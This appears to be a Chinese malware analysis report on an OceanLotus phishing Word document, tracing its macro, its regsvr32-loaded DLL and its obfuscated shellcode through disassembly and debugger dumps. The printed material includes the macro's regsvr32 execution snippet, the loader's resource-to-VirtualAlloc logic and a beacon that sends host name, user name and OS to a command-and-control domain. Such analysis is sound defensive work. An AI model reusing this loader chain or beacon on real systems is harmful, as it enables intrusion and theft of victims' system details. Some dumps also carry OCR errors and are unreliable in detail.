

目录

- 一、基本信息..... 2
- 二、样本描述..... 2
- 三、样本分析..... 2
 - 宏代码分析..... 3
 - DLL 文件分析..... 4
 - Shellcode 分析..... 7
- 参考..... 11

一、基本信息

文件名	__ - __ 2019 _____.doc
MD5	3C3B2CC9FF5D7030FB01496510AC75F2
文件大小	2637824 bytes
病毒类型	宏病毒
APT 组织	海莲花

二、样本描述


样本的攻击手法符合海莲花的一贯作风，精准投放钓鱼文档诱导用户点击带有恶意宏的 Word 文档运行，然后调用 regsvr32.exe 注册释放出来的 DLL 文件，进一步 DLL 通过执行其中的 shellcode 实现恶意下载远控木马等功能。

三、样本分析

样本为一个名称是“__ - __ 2019 _____.doc”的 word 文档，打开后显示此文件受保护，诱导用户点击启用内容以执行其恶意宏代码。




点击启用内容后恶意功能执行起来，关闭当前文档并打开释放出的 Word 文档，其父进程为 regsvr32.exe。




宏代码分析


通过 oledump.py 获取其宏代码尝试分析，可以看到为了增加分析难度，其中大量变量为无意义的字符串：



为了进一步了解宏代码的逻辑，按住 shift 点击启用内容，然后 Alt+F11 打开宏代码，进行调试。在 AutoOpen() 中可以看到拼接了 TEMP\~\$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole 这样一个文件路径，通过 Put 函数写入数据：



动态捕获查看文件信息可知为一个 DLL 文件：



同时包括 4 个与 COM 组件和服务相关的导出函数：

Ordinal	Rva	Function Name	区段	Entry Point (中转输出表)
00000001	00001480	DllGetClassObject	.text	
00000002	00001480	DllInstall	.text	
00000003	00001490	DllRegisterServer	.text	
00000004	00001490	DllUnregisterServer	.text	

进一步构造一个字符串通过 Shell 执行：regsvr32.exe "C:\Users\sam\AppData\Local\Temp\~\$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole"，执行后注册了该 DLL，DLL 中打开新的 Word 文档。

```

' Shell 执行命令
Str2 = "regsvr32.exe ""
Str2 = Str2 & OLE_DLL_FilePath
Str2 = Str2 & ""

Shell Str2
Application.Quit SaveChanges:=wdDoNotSaveChanges

```

DLL 文件分析

IDA 载入文件之后，4 个函数内容皆 call 了 DllUnregisterServer_0，查看内容为拼接了一个长度为 200 的字符串，继而查看是否存在该环境变量，不存在则进行设置，存在的话则跳转到后续逻辑。

```

.text:00001380 490 50
.text:00001381 494 FF D6
.text:00001383 48C 68 B8 BD 00 00
.text:00001388 490 8D 85 F0 FD FF FF
.text:0000138E 490 50
.text:0000138F 494 FF D6
.text:00001391 48C 68 E4 BD 00 00
.text:00001396 490 8D 85 F0 FD FF FF
.text:0000139C 490 50
.text:0000139D 494 FF D6
.text:0000139F 48C 68 10 BE 00 00
.text:000013A4 490 8D 85 F0 FD FF FF
.text:000013AA 490 50
.text:000013AB 494 FF D6
.text:000013AD 48C 33 C0
.text:000013AF 48C 66 89 85 9A FE FF FF
.text:000013B6 48C 66 89 85 E8 FB FF FF
.text:000013BD 48C 68 04 01 00 00
.text:000013C2 490 8D 85 E8 FB FF FF
.text:000013C8 490 50
.text:000013C9 494 8D 85 68 FE FF FF
.text:000013CF 494 50
.text:000013D0 498 FF 15 40 80 00 00
.text:000013D6 48C 85 C0

push     eax                ; lpString1
call     esi ; lstrcatW
push     offset aLgja88z7s4zsix ; "LGjA88Z7S4ZsiXuqxClD"
lea      eax, [ebp-210h]
push     eax                ; lpString1
call     esi ; lstrcatW
push     offset a7xjccltnwhynmx ; "7xJcCLtNWhynMX1wN9Dl"
lea      eax, [ebp-210h]
push     eax                ; lpString1
call     esi ; lstrcatW
push     offset aNf40labk6ysz7l ; "nF40labK6YSz7L9BvZbb"
lea      eax, [ebp-210h]
push     eax                ; lpString1
call     esi ; lstrcatW
xor      eax, eax
mov      [ebp-166h], ax
mov      [ebp-418h], ax
push     104h                ; nSize
lea      eax, [ebp-418h]
push     eax                ; lpBuffer
lea      eax, [ebp-198h]
push     eax                ; lpName
call     ds:GetEnvironmentVariableW
test     eax, eax

```

动态调试一下，直接设置 eip 到该函数入口：

1000147D	CC	int3	
1000147E	CC	int3	
1000147F	CC	int3	
10001480	E8 6BFEFFFF	call ~\$doc-ad.100012F0	
10001485	CC	int3	
10001486	CC	int3	
10001487	CC	int3	
10001488	CC	int3	

开始的逻辑为检测是否存在 N92KG7KSpA2lIGd2OPZA7QwZv 这个环境变量，存在的话说明病毒并非第一次执行，则跳转到后续恶意逻辑，因此在病毒 SetEnvironmentVariableW 之后，重新在 DllUnregisterServer_0 入口点设置 eip 重新运行过来，则实现跳转到 10001270，该函数也是主要功能入口。

100013C2	8D85 E8FBFFFF	lea eax, dword ptr ss:[ebp-0x418]	
100013C8	50	push eax	
100013C9	8D85 68FEFFFF	lea eax, dword ptr ss:[ebp-0x198]	
100013CF	50	push eax	
100013D0	FF15 40800010	call dword ptr ds:[<&KERNEL32.GetEnviro	kernel32.GetEnvironmentVariableW
100013D6	85C0	test eax, eax	
100013D8	0F85 82000000	jnz ~\$doc-ad.10001460	
100013DE	8D85 7CFEFFFF	lea eax, dword ptr ss:[ebp-0x184]	
100013E4	50	push eax	
100013E5	8D85 68FEFFFF	lea eax, dword ptr ss:[ebp-0x198]	
100013EB	50	push eax	
100013EC	FF15 44800010	call dword ptr ds:[<&KERNEL32.SetEnviro	kernel32.SetEnvironmentVariableW
100013F2	FF15 48800010	call dword ptr ds:[<&KERNEL32.GetComm	kernel32.GetCommandLineW
100013F8	8BF0	mov esi, eax	


```

.text:00001270
.text:00001270
.text:00001270 000 53
.text:00001271 004 56
.text:00001272 008 57
.text:00001273 00C 33 F6
.text:00001275 00C 56
.text:00001276 010 68 00 11 00 00
.text:00001278 014 FF 35 30 EB 00 00
.text:00001281 018 33 FF
.text:00001283 018 33 D8
.text:00001285 018 FF 15 30 80 00 00
.text:00001288 00C 39 1D 28 EB 00 00
.text:00001291 00C 74 34
.text:00001293 00C 8B 1D 2C EB 00 00
.text:00001299 00C 6A 40
.text:0000129B 010 68 00 30 00 00
.text:000012A0 014 8D 43 20
.text:000012A3 014 50
.text:000012A4 018 56
.text:000012A5 01C FF 15 34 80 00 00
.text:000012AB 00C 8B F0
.text:000012AD 00C 85 F6
.text:000012AF 00C 74 16
.text:000012B1 00C 53


ReadResource_ShellExecute_NewDoc_10001270 proc near
; CODE XREF: DllUnregisterServer_0:loc_1460
push     ebx
push     esi
push     edi
xor      esi, esi
push     esi                ; lParam
push     offset EnumResourceNamesW_10001100 ; lpEnumFunc
push     hModule            ; hModule
xor      edi, edi
xor      ebx, ebx
call     ds:EnumResourceTypesW
cmp      dword EB28, ebx
jz       short loc_12C7
mov      ebx, dword EB2C
push     40h                ; flProtect
push     3000h              ; flAllocationType
lea      eax, [ebx+20h]
push     eax                ; dwSize
push     esi                ; lpAddress
call     ds:VirtualAlloc
mov      esi, eax
test     esi, esi
jz       short loc_12C7
push     ebx                ; size_t

```


读取自身资源:



申请一块内存



将资源 4160:1497 偏移 12 字节开始的所有内容写入申请的内存, 实际上是 Shellcode:



创建伪装文档迷惑用户

100011EB C685 F3FDFFFF mov byte ptr ss:[ebp-0x200],0x0

100011F2 FF15 24800010 call dword ptr ds:[<KERNEL32.CreateFileW, kernel132.CreateFileW

100011F8 8BF8 mov edi, eax

Everything

文件(F) 编辑(E) 视图(V) 搜索(S) 书签(B) 工具(T) 帮助(H)

名称	路径	大小	修改
File-aff94b08-6d9f-48c5-9900-5bee8e...	C:\Users\sam\AppData\Local\Temp	0 KB	202
env.ini	C:\Users\sam\AppData\LocalLow\SogouPY	20 KB	202
FastPassport.ini	C:\Users\sam\AppData\LocalLow\SogouPY	2 KB	202
RacWmiEventData.dat	C:\ProgramData\Microsoft\RAC\StateData	1,201 KB	202
RacWmiDataBookmarks.dat	C:\ProgramData\Microsoft\RAC\StateData	17 KB	202
RacWmiDatabase.sdf	C:\ProgramData\Microsoft\RAC\PublishedData	1,492 KB	202
RacMetadata.dat	C:\ProgramData\Microsoft\RAC\StateData	1 KB	202
RacDatabase.sdf	C:\ProgramData\Microsoft\RAC\StateData	532 KB	202
index.dat	C:\Windows\ServiceProfiles\LocalService\AppData\Roaming\Mic...	16 KB	202

132,421个对象

地址	HEX 数据	ASCII	0012F418	04360000
0012F42E	3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00	:.\.U.s.e.r.s.\.	0012F41C	000E4284
0012F43E	73 00 61 00 6D 00 5C 00 41 00 70 00 70 00 44 00	s.a.m.\.a.p.p.D.	0012F420	04360000
0012F44E	61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00	a.t.a.\.L.o.c.a.	0012F424	00000000
0012F45E	6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 46 00	l.\.T.e.m.p.\.F.	0012F428	0012F404
0012F46E	69 00 6C 00 65 00 2D 00 61 00 66 00 66 00 39 00	i.l.e.-.a.f.f.9.	0012F42C	003A0043
0012F47E	34 00 62 00 30 00 38 00 2D 00 36 00 64 00 39 00	4.b.0.8.-.6.d.9.	0012F430	0055005C
0012F48E	66 00 2D 00 34 00 38 00 63 00 35 00 2D 00 39 00	f.-.4.8.c.5.-.9.	0012F434	00650073
0012F49E	39 00 30 00 30 00 2D 00 35 00 62 00 65 00 65 00	9.0.0.-.5.b.e.e.	0012F438	00730072
0012F4AE	38 00 65 00 66 00 35 00 61 00 62 00 33 00 33 00	8.e.f.5.a.b.3.3.	0012F43C	0073005C
0012F4BE	2E 00 64 00 6F 00 63 00 78 00 00 00 00 00 00 00	..d.o.c.x.....	0012F440	006D0061

伪装文档打开之后，可以对 shellcode 内存地址下访问断点，运行过来，shellcode 本身存在混淆，通过 loop 循环解密，目的是防静态特征码查杀，由于 shellcode 较长，解密过程时间较长，解密完毕将 shellcode 保存一下导入 IDA 分析。

吾爱破解 - ~\$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e-1.ole - [LCG - 主线程]

文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [F] 快捷菜单 Tools BreakPoint->

暂停

l e m t w h c p k b r ... s

04360000	D9E9	F1d12t	动态解混淆
04360002	D97424 F4	fstenv (28-byte) ptr ss:[esp-0xC]	
04360006	BA F5F2D45C	mov edx,0x5CD4F2F5	
0436000B	5E	pop esi	
0436000C	31C9	xor ecx,ecx	
0436000E	B9 9A900300	mov ecx,0x3909A	
04360013	3156 1B	xor dword ptr ds:[esi+0x1B],edx	
04360016	83C6 04	add esi,0x4	
04360019	0356 17	add edx,dword ptr ds:[esi+0x17]	
0436001C	E2 F5	loopd short 04360013	
0436001E	B8 00000200	mov eax,0x20000	
04360023	E8 09000000	call 04360031	
04360028	8DA424 00000200	lea esp,dword ptr ss:[esp+0x20000]	
0436002F	EB 2D	jmp short 0436005E	
04360031	51	push ecx	

Shellcode 分析

开始是一段解密字符串的逻辑，解出两个字符串：
字符串 1: L"/script/word.png?A=%COMPUTERNAME%&B=%USERNAME%&C=%OS%.IGET.J..M
"

04360117	68 8B010000	push 0x1B8	
0436011C	68 00004200	push 0x420000	ASCII "DLL Loader (C) 2004 Oleh Yuschuk"
04360121	68 6F006D00	push 0x6D006F	
04360126	68 2E006300	push 0x63002E	
0436012B	68 69006400	push 0x640069	
04360130	68 73006F00	push 0x6F0073	
04360135	68 2E006A00	push 0x6A002E	
0436013A	68 64006E00	push 0x6E0064	

地址	HEX 数据	UNICODE		0012F5B8	000001B8
0012F5AC	00 00 00 00 00 00 00 00	BB 01 00 00B.	0012F5B8	002F004C
0012F5BC	4C 00 2F 00 73 00 63 00	72 00 69 00 70 00 74 00	L/script	0012F5C0	00630073
0012F5CC	2F 00 77 00 6F 00 72 00	64 00 2E 00 70 00 6E 00	/word.pn	0012F5C4	00690072
0012F5DC	67 00 3F 00 41 00 3D 00	25 00 43 00 4F 00 4D 00	g?A=%COM	0012F5C8	00740070
0012F5EC	50 00 55 00 54 00 45 00	52 00 4E 00 41 00 4D 00	PUTERNAH	0012F5CC	0077002F
0012F5FC	45 00 25 00 26 00 42 00	3D 00 25 00 55 00 53 00	E%&B=%US	0012F5D0	0072006F
0012F60C	45 00 52 00 4E 00 41 00	4D 00 45 00 25 00 26 00	ERNAME%&	0012F5D4	002E0064
0012F61C	43 00 3D 00 25 00 4F 00	53 00 25 00 00 00 49 00	C=%0S%.I	0012F5D8	006E0070
0012F62C	47 00 45 00 54 00 00 00	4A 00 00 00 00 00 4D 00	GET.J..M	0012F5DC	003F0067

字符串 2: 解密网址: A"jcdn.jsoid.com"

04360149	68 4F00C800	push 0xC8004F	
0436014E	8D0424	lea eax,dword ptr ss:[esp]	
04360151	68 C0000000	push 0xC0	
04360156	50	push eax	
04360157	E8 0C000000	call 04360168	
0436015C	8DA424 C0000000	lea esp,dword ptr ss:[esp+0xC0]	
04360163	E9 02140000	jmp 0436156A	
04360168	55	push ebp	
04360169	8BEC	mov ebp,esp	
0436016B	64:A1 30000000	mov eax,dword ptr fs:[0x30]	
04360171	81EC 20730100	sub esp,0x17320	
04360177	8B40 0C	mov eax,dword ptr ds:[eax+0xC]	
0436017A	53	push ebx	
0436017B	33DB	xor ebx,ebx	
0436017D	8B50 0C	mov edx,dword ptr ds:[eax+0xC]	
04360180	395A 18	cmp dword ptr ds:[edx+0x18],ebx	
04360183	0F84 DC130000	je 04361565	
04360189	56	push esi	
0436018A	C785 60FFFFFF	mov dword ptr ss:[ebp-0xA0],0x6E72656B	

地址	HEX 数据	ASCII		0012F594
0012F58C	00 00 00 00 00 00 00 00	00 00 41 00 6A 00 63 00A.j.c.	0012F598
0012F59C	64 00 6E 00 2E 00 6A 00	73 00 6F 00 69 00 64 00	d.n...j.s.o.i.d.	0012F59C
0012F5AC	2E 00 63 00 6F 00 6D 00	00 00 42 00 BB 01 00 00	..c.o.m...B.?..	0012F5A0

此处存在一个较长的循环，在遍历 API 的地址，可直接运行到 0x43602AD 处。用 OD 调试时需耐心等待计算完成。

0436028D	8A06	mov al,byte ptr ds:[esi]	
0436028F	84C0	test al,al	
04360291	75 E7	jnz short 0436027A	
04360293	F7D1	not ecx	
04360295	81F9 3F0D6007	cmp ecx,0x760D3F	
0436029B	74 10	je short 043602AD	
0436029D	8B45 E4	mov eax,dword ptr ss:[ebp-0x1C]	
043602A0	47	inc edi	
043602A1	8B4D E0	mov ecx,dword ptr ss:[ebp-0x20]	kerne132.77B20000
043602A4	897D F8	mov dword ptr ss:[ebp-0x8],edi	
043602A7	3BF8	cmp edi,eax	
043602A9	72 87	jb short 04360232	
043602AB	EB 18	jmp short 043602C5	
043602AD	8B45 D4	mov eax,dword ptr ss:[ebp-0x2C]	kerne132.77BD7C7C
043602B0	8B4D D0	mov ecx,dword ptr ss:[ebp-0x30]	kerne132.77BD51EC
043602B3	0FB70478	movzx eax,word ptr ds:[eax+edi*2]	
043602B7	8B0481	mov eax,dword ptr ds:[ecx+eax*4]	
043602BA	8B4D E0	mov ecx,dword ptr ss:[ebp-0x20]	kerne132.77B20000
043602BD	03C1	add eax,ecx	

由于 OD 调试花费时间较多，因此换成了 x32dbg 进行调试，向下跟踪发现在寻找 http 请求相关的 API 比如：winHttpOpen、winHttpConnect、winHttpOpenRequest 等。

01610659 33C1 xor eax,ecx	EAX 72074A6A <winhttp.WinHttpOpenRequest>
0161065B C1E9 08 shr ecx,8	EBX 00000010
0161065E 0F85C0 338C85 E0E4FFFF mov ecx,dword ptr ss:[ebp+eax*4-1820]	ECX 72071A00 winhttp.72071A00
01610661 47 tnc edi	EDX 72070000 winhttp.72070000
01610668 8A07 mov al,byte ptr ds:[edi]	EBP 0016E040
0161066B 84C0 test al,al	ESP 0016B014
0161066F 75 E7 jne 161068E	EIP 0016E040
01610671 F7D3 not ecx	EDI 72071C88 &"Idner".Directory_,"Compon
01610674 81F5 605A7D20 cmp ecx,20705A60	EIP 01610690
01610677 74 15 jbe 161068E	EFLAGS 00000202
01610679 8B45 E8 mov eax,dword ptr ss:[ebp-16]	ZF 0 PF 0 AF 0
0161067C 43 tnc ebx	OF 0 SF 0 DF 0
0161067D 8B75 EC mov esi,dword ptr ss:[ebp-14]	CF 0 TF 0 IF 1
01610680 33C9 push 0	LastError 00000000 (ERROR_SUCCESS)
01610682 3B5C10 18 cmp ebx,dword ptr ds:[eax+edx+18]	LastStatus C0000008 (STATUS_INVALID_HANDLE)
01610686 56 pop eax	GS 0000 FS 0038
01610687 72 84 jbe 1610690	ES 0023 DS 0023
01610689 E9 050E0000 jmp 1611563	CS 0018 SS 0023
0161068E 8B45 F4 mov eax,dword ptr ss:[ebp-C]	ST(0) 4000049A784BCD188AFE x87r7 非零 3.321928094
01610691 8B4D F8 mov ecx,dword ptr ss:[ebp-8]	ST(1) 000000000000000000000000 x87r0 正 0.000000000000
01610694 0F8704E8 movzx eax,word ptr ds:[eax+ebx*2]	ST(2) 000000000000000000000000 x87r1 正 0.000000000000
01610698 8B0481 mov eax,dword ptr ds:[ecx+eax*4]	ST(3) 000000000000000000000000 x87r2 正 0.000000000000
01610699 01610699 add ebx,edx	ST(4) 000000000000000000000000 x87r3 正 0.000000000000
0161069A 8945 94 mov dword ptr [esi+ebp-6C],eax	ST(5) 000000000000000000000000 x87r4 正 0.000000000000
016106A0 8B45 E8 mov eax,dword ptr ss:[ebp-18]	ST(6) 000000000000000000000000 x87r5 正 0.000000000000
016106A6 33C9 xor ecx,ecx	ST(7) 3FFF80000000000000000000 x87r6 正 1.000000000000
016106A9 33C9 xor ecx,ecx	
016106AB 8B09 mov ebx,ecx	
016106AD 394C10 18 cmp dword ptr ds:[eax+edx+18],ecx	
016106B1 8B45 EC mov eax,dword ptr ss:[ebp-8]	
016106B7 8B45 EC mov esi,dword ptr ss:[ebp-14]	
016106BA 8B3C98 mov edi,word ptr ds:[eax+ebx*4]	
016106BD 8B3C 81 C1 add edi,ecx	
016106BF 03FA add edi,edx	

进一步获取：主机名-用户名-系统这样一个 URL 参数，最终拼接"jcdn.jsoid.com"进行 GET 请求，向远程发送受害人主机信息。

01611297 FF95 74FFFFFF call dword ptr ss:[ebp-8C]	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	寄存器FPU
01611298 8B45 E8 mov edi,esi	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	EAX 0016B020 L"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"
0161129F 897D 0C mov dword ptr ss:[ebp+C],edi	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	EDX 003A5548
016112A2 85FF test edi,edi	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	ECX 8A5F0FB9
016112A4 85FF test edi,edi	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	EDX 00000000
016112A6 33C0 xor eax,ecx	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	EBP 0016E040
016112AC 50 push eax	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	ESP 0016C0F8
016112AD FF75 E4 push dword ptr ss:[ebp-1C]	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	EIP 0016E040
016112B0 FF75 E0 push dword ptr ss:[ebp-20]	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	EIP 016112D9
016112B3 57 push edi	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	EFLAGS 00000246
016112B4 FF55 98 call dword ptr ss:[ebp-68]	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	ZF 1 PF 1 AF 0
016112B7 8B09 mov ebx,ecx	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	OF 0 SF 0 DF 0
016112B9 897D 08 mov dword ptr [esi+ebp-28],ebx	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	CF 0 TF 0 IF 1
016112BC 8508 test ebx,ebx	eax:"/script/word.png?A=WIN-S50SAV032LEAB=sam&C=windows_NT"	LastError 00000000 (ERROR_SUCCESS)
